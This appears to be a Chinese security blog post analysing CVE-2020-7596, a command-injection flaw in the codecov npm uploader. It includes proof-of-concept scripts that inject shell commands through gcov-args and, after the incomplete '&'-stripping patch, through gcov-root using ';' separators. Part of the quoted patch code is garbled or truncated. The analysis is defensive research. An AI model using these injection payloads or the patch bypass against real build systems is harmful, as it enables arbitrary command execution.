Codecov npm模块代码注入漏洞深入分析

从漏洞修复角度看开发者安全意识

前言

Codecov 是改进代码评审工作流程和质量的一个自动化集成测试平台。一般使用和github仓库配合实现代码覆盖率测试，Codecov提供高度集成的工具来分组、合并、存档和比较覆盖率报告。

Codecov NodeJs Uploader 3.6.2之前版本中存在代码注入漏洞。远程攻击者可借助 `gcov-args` 参数利用漏洞执行任意命令。


影响版本

- codecov-node < 3.6.2 [实际上官方未修复完全，最新版3.6.5依然存在代码注入漏洞]
- cve: CVE-2020-7596
- 漏洞类型: 代码注入

漏洞分析

根据披露的信息可知，受影响版本易受命令注入攻击。注入代码作为 `gcov-args` 参数的一部分提供的值由 `lib/codecov.js` 中的 `execSync` 函数执行。

1. 创建漏洞环境，安装受影响的漏洞版本，这里测试复现的版本为 `3.6.0` ： `mkdir codecov_npm; cd codecov_npm; npm init -y; npm install codecov@3.6.0; git init`
2. 定位漏洞点 根据 `JHU System Security Lab` 公开的信息显示，触发点为 `lib/codecov.js` 文件。在该文件的第392行定义了一个变量 `var gcov` , 然后在第418行使用 `execSync` 方法执行。根据该文件第7行可知 `var execSync = require('child_process').execSync` 。该函数是一个同步命令执行函数。所以漏洞点应该就在这里。变量 `gcov` 由 `args.options['gcov-root']` , `args.options['gcov-exec']` , `args.options['gcov-args']` 拼接而成。如果可以控制args.option的值，则可以控制 `gcov` ,进而实现代码注入。



定到该文件的第238行，可知 `args` 为函数 `upload` 的行参，所以在调用upload的地方，传入恶意的 `args` 参数，则可以进行代码注入。


1. 调试

由上面的分析可知，漏洞点出现在 `lib/codecov.js` 文件的 `upload` 函数，所以这里直接调用该函数进行调试。编写 `index.js` 。


```
var codecov = require("codecov");
var args = {
  "options": {
    'gcov-args': "& touch jiguang_codecov &",
  }
}

codecov.handleInput.upload(args, function(){}, function(){});
```

在文件 `lib/codecov.js` 第392行下断点调试。

这里在 `lib/git.js` 文件第5行出现了错误，因为没有创建 `git` 仓库和hg命令，为了方便调试，直接注释修改该行即可。



接着继续调试，可以看到，自定义的 `gcov-args` 被成功拼接到参数 `gcov` 中，然后进入方法 `execSync` 执行。注入的代码成功执行后生成了 `jiguang_codecov` 文件。




```
jiguang@codecov_npm$ ls -lh
total 32
-rw-r--r--    1 jiguang  staff   177B  3 24 01:24 index.js
-rw-r--r--    1 jiguang  staff     0B  3 24 01:28 jiguang_codecov
drwxr-xr-x    9 jiguang  staff   288B  3 24 01:28 md
drwxr-xr-x   24 jiguang  staff   768B  3 24 01:02 node_modules
-rw-r--r--    1 jiguang  staff   5.4K  3 24 01:02 package-lock.json
-rw-r--r--    1 jiguang  staff   256B  3 24 00:43 package.json
drwxr-xr-x    6 jiguang  staff   192B  3 24 01:23 test
jiguang@codecov_npm$
```

补丁分析

在接收到该漏洞信息后，官方在Github修复了该漏洞，发布了 `3.6.5版本` 。官方修复中使用 `sanitizeVar` 函数处理了 `args.options` 的各个属性值。查看该函数定义可知，使用了正则表达式匹配 `&` 符号替换为空。实际上该补丁未修复完全，这里依然可以使用命令执行的特性绕过。有关 `linux中的分号&&和&，|和||说明与用法` 可以参考51jb.net。

```
389             .join(' ')
390         }
391       }
392       var gcov
393       if (!isWindows) {
394         gcov =
395           'find ' +
396           (sanitizeVar(args.options['gcov-root']) || root) +
397           " -type f -name '*.gcno' " +
398           gcg +
399           ' -exec ' +
400           (sanitizeVar(args.options['gcov-exec']) || 'gcov') +
401
402
403
404       } el
405         //
406         //
407         gc
408
409
410
411
412
413
414
415       }
416       debug.push(gcov)
417       console.log('    $ ' + gcov)
418       execSync(gcov)
419     } catch (e) {
```

Definition References

Found **6 references** in **2 files**

lib/codecov.js

```
396   sanitizeVar(args.options['gcov-root'])
400   sanitizeVar(args.options['gcov-exec'])
402   sanitizeVar(args.options['gcov-args'])
411   sanitizeVar(args.options['gcov-exec'])
413   sanitizeVar(args.options['gcov-args'])
```

test/index.test.js

```
306   codecov.sanitizeVar('real & run unsafe & command')
```

```
557
558 function sanitizeVar(arg) {
559   return arg.replace(/&/g, '')
560 }
```

绕过

这里测试复现补丁的版本
为 `3.6.5` ： `mkdir codecov_npm2; cd codecov_npm2; npm init -y; npm install codecov@3.6.5; git init` ，
修改index.js，根据刚才的分析，官方过滤了 `&` 符号，这里使用 `;` 绕过。


```
var codecov = require("codecov");
var args = {
  "options": {
    'gcov-root': ";touch jiguang_codecov222222;",
    'gcov-args': "gcov-args",
    'gcov-exec': "gcov-exec",
  }
}

codecov.handleInput.upload(args, function(){}, function(){});
```


这里依然在文件 `lib/codecov.js` 第392行下断点调试。这里需要注意的是因为参数args.options['gcov-root'],

args.options['gcov-exec'], sanitizeVar(args.options['gcov-args']，需要进入函数 `sanitizeVar` 处理，所以必须要赋值，不然会导致 `arg.replace` 方法出现错误。

```
gcov =
          'find ' +
          (sanitizeVar(args.options['gcov-root']) || root) +
          " -type f -name '*.gcno' " +
          gcg +
          ' -exec ' +
          (sanitizeVar(args.options['gcov-exec']) || 'gcov') +
          ' ' +
          (sanitizeVar(args.options['gcov-args']) || '') +
          ' {} +'
```

通过对打补丁后的代码进行调试可知，最终因为函数 `sanitizeVar` 的黑名单拦截方式不完全，导致依然可以进行命令注入。





总结

通过对codecov npm模块代码注入漏洞和补丁的深入分析。可知，使用黑名单方式修复漏洞的方式存在诸多问题，比如被各种绕过。这也是weblogic, struts等框架反序化漏洞层出不穷的根本原因。

参考链接

1. https://snyk.io/vuln/npm:codecov
2. https://github.com/codecov/codecov-node